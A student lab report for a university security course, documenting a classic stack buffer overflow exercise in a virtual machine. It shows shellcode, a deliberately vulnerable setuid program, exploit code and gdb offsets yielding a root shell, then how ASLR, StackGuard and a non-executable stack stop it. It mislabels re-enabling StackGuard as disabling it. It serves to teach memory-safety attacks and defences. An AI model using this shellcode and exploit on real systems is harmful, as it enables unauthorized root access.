California State University, Sacramento

Lab 1-Buffer Overflow

Elliot Turner

Professor Dr. Jun Dai

CSC 154

June 15, 2022

1 Overview

The focus of this lab is to simulate a buffer overflow attack in a controlled environment (virtual machine). An intentional buffer overflow occurs when an attacker/hacker floods a memory buffer to gain access to the stack, where they will modify the return address to execute malicious code. Within this experiment, we will be attempting to get control of the shell through root access (euid = 0).

2.1 Initial Setup

```
# sysctl -w kernel.randomize_va_space=0
```

This command disables the random starting addresses countermeasure in Linux-based systems, so that we can avoid the difficult process of finding specific addresses in the attack and potential segmentation faults.


```
$ gcc -fno-stack-protector example.c
```

This command disables the StackGuard protection countermeasure when compiling, which allows for buffer overflows if addresses and quantities are correct.


```
$ gcc -z execstack -o test test.c
$ gcc -z noexecstack -o test test.c
```

Enables/disables executable stacks.

2.2 Shellcode



```
/* call_shellcode.c */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
   "\x31\xc0"   /* Line 1: xorl %eax,%eax */
   "\x50"       /* Line 2: pushl %eax */
   "\x68""//sh" /* Line 3: pushl $0x68732f2f */
   "\x68""/bin" /* Line 4: pushl $0x6e69622f */
   "\x89\xe3"   /* Line 5: movl %esp,%ebx */
   "\x50"       /* Line 6: pushl %eax */
   "\x53"       /* Line 7: pushl %ebx */
   "\x89\xe1"   /* Line 8: movl %esp,%ecx */
   "\x99"       /* Line 9: cdq */
   "\xb0\x0b"   /* Line 10: movb $0x0b,%al */
   "\xcd\x80"   /* Line 11: int $0x80 */
   ;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```




```
[06/07/2022 05:45] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ gcc -z execstack
 -o call_shellcode call_shellcode.c
[06/07/2022 05:45] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ ./call_shellcode
$ 
```

Compile call_shellcode with stack permissions.

2.3 The Vulnerable Program

```c
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
   char buffer[24];
   /* The following statement has a buffer overflow problem */
   strcpy(buffer, str);
   return 1;
}

int main(int argc, char **argv)
{
   char str[517];
   FILE *badfile;
   badfile = fopen("badfile", "r");
   fread(str, sizeof(char), 517, badfile);
   bof(str);
   printf("Returned Properly\n");
   return 1;
}
```


Most interesting component of this program is from bof(), this is where the buffer overflow happens. Char str[517] (517 bytes) is copied into char buffer[24] (24-byte container).



```
[06/06/2022 10:33] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ sudo chown root
stack
[sudo] password for seed:
[06/06/2022 10:34] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ sudo chmod 4755
stack
[06/06/2022 10:34] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ ls -l
total 68
-rw-rw-r-- 1 seed seed  517 Jun  6 09:47 badfile
-rw-rw-r-- 1 seed seed    1 Jun  6 09:32 badfile~
-rwxrwxr-x 1 seed seed 7201 Jun  6 09:59 call_shellcode
-rwxrw-r-- 1 seed seed  740 Jun  6 07:16 call_shellcode.c
-rwxrw-r-- 1 seed seed  728 Jun  6 05:55 call_shellcode.c~
-rwxrwxr-x 1 seed seed 7340 Jun  6 09:47 exploit
-rwxrw-r-- 1 seed seed 1054 Jun  6 09:28 exploit.c
-rw-rw-r-- 1 seed seed 1054 Jun  6 09:27 exploit.c~
-rwsr-xr-x 1 root root 7291 Jun  6 09:42 stack
-rwxrw-r-- 1 seed seed  535 Jun  6 07:16 stack.c
-rw-rw-r-- 1 seed seed  535 Jun  6 07:08 stack.c~
```

Change ownership of the vulnerable program, stack, to root and set access permissions to 4755 which results in -rwsr-xr-x.


2.4 Task 1: Exploiting the Vulnerability




```
[06/14/2022 08:21] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ gcc -z execstack
 -fno-stack-protector -g -o stack_dbg stack.c
[06/14/2022 08:21] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ ls
badfile   call_shellcode    call_shellcode.c~  exploit.c    stack    stack.c~
badfile~  call_shellcode.c  exploit            exploit.c~   stack.c  stack_dbg
[06/14/2022 08:21] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ touch badfile
[06/14/2022 08:22] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ gdb stack_dbg
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Desktop/Lab 1-Buffer Overflow/stack_dbg...done.
(gdb) b bof
Breakpoint 1 at 0x804848a: file stack.c, line 13.
(gdb) run
Starting program: /home/seed/Desktop/Lab 1-Buffer Overflow/stack_dbg

Breakpoint 1, bof (str=0xbffff117 "\267\001") at stack.c:13
13          strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[24]) 0xbffff0d8
(gdb) p $ebp
$2 = (void *) 0xbffff0f8
(gdb) p 0xbffff0f8 - 0xbffff0d8
$3 = 32
```

Finding the accurate addresses after turning off all of the safeguards will require using the GNU debugger on the vulnerable program, stack.c.

1) **Set a breakpoint at bof**
2) **Print the address of buffer**
3) **Print the address of ebp (bottom of the stack)**
4) **Subtract address of buffer from ebp to locate size (32) of buffer**




```
void main(int argc, char **argv)
{
   char buffer[517];
   FILE *badfile;

   /* Initialize buffer with 0x90 (NOP instruction) */
   memset(&buffer, 0x90, 517);

   /* You need to fill the buffer with appropriate contents here */
   *((long *) (buffer + 32 + 4)) = 0xbffff0d8 + 200;
   memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof
(shellcode));
   /* Save the contents to the file "badfile" */

   badfile = fopen("./badfile", "w");
   fwrite(buffer, 517, 1, badfile);
   fclose(badfile);
}
```




```
*((long *) (buffer + 32 + 4)) = 0xbffff0d8 + 200;
```

1) **Converts the buffer of char type to long type then overwrites it with the new address 0xbffff0d8+200.**




```
 memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof
(shellcode));
```

2) **memcpy(destination, source, size). Copy the full size and contents of shellcode into the end of the buffer area.**




```
[06/08/2022 07:27] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ gcc -o exploit e
xploit.c
[06/08/2022 07:28] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ ./exploit
```

Filling the contents of badfile. This file now contains the return address , A0 F1 FF 8F, and the assembly shell code at the end.




There was a problem opening the file /home/seed/Desktop/Lab 1-Buffer Overflow/badfile.
The file you opened has some invalid characters. If you continue editing this file you could corrupt this document.
You can also choose another character encoding and try again.
Character Encoding: Current Locale (UTF-8)

```
\90\90\90\90\90\90\90\90\90\90\A0\F1\FF\BF\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90
\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\90\901\C0Ph//
shh/bin\89\E3PS\89ᐢᒣ\00
```




```
[06/06/2022 12:45] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#
```



```
[06/14/2022 08:45] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ ./stack
# whoami
root
# █
```

A successful attack, gained access to the root!


2.5 Task 2: Address Randomization



```
[06/06/2022 12:47] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ sudo sysctl -w k
ernel.randomize_va_space=2
kernel.randomize_va_space = 2
[06/06/2022 12:47] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ ./exploit
[06/06/2022 12:47] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ ./stack
Segmentation fault (core dumped)
```

After turning back on Ubuntu's address randomization, running the sequence of programs results in a segmentation fault, because I am attempting to interact with memory without permission.


2.6 Task 3: Stack Guard



```
[06/06/2022 12:53] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ sudo sysctl -w k
ernel.randomize_va_space=0
kernel.randomize_va_space = 0
[06/06/2022 12:53] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ sudo gcc -o stac
k -z execstack stack.c
[06/06/2022 12:55] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ ./exploit
[06/06/2022 12:55] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ ./stack
*** stack smashing detected ***: ./stack terminated
Segmentation fault (core dumped)
```

After disabling the StackGuard protection scheme, running the sequence of programs results in stack smashing detected and a segmentation fault. This occurs because the compiler is actively preventing a buffer overflow.


2.7 Task 4: Non-executable Stack



```
[06/06/2022 13:22] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ sudo  gcc -o sta
ck -fno-stack-protector -z noexecstack stack.c
[sudo] password for seed:
[06/06/2022 13:22] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ ./exploit
[06/06/2022 13:22] seed@ubuntu:~/Desktop/Lab 1-Buffer Overflow$ ./stack
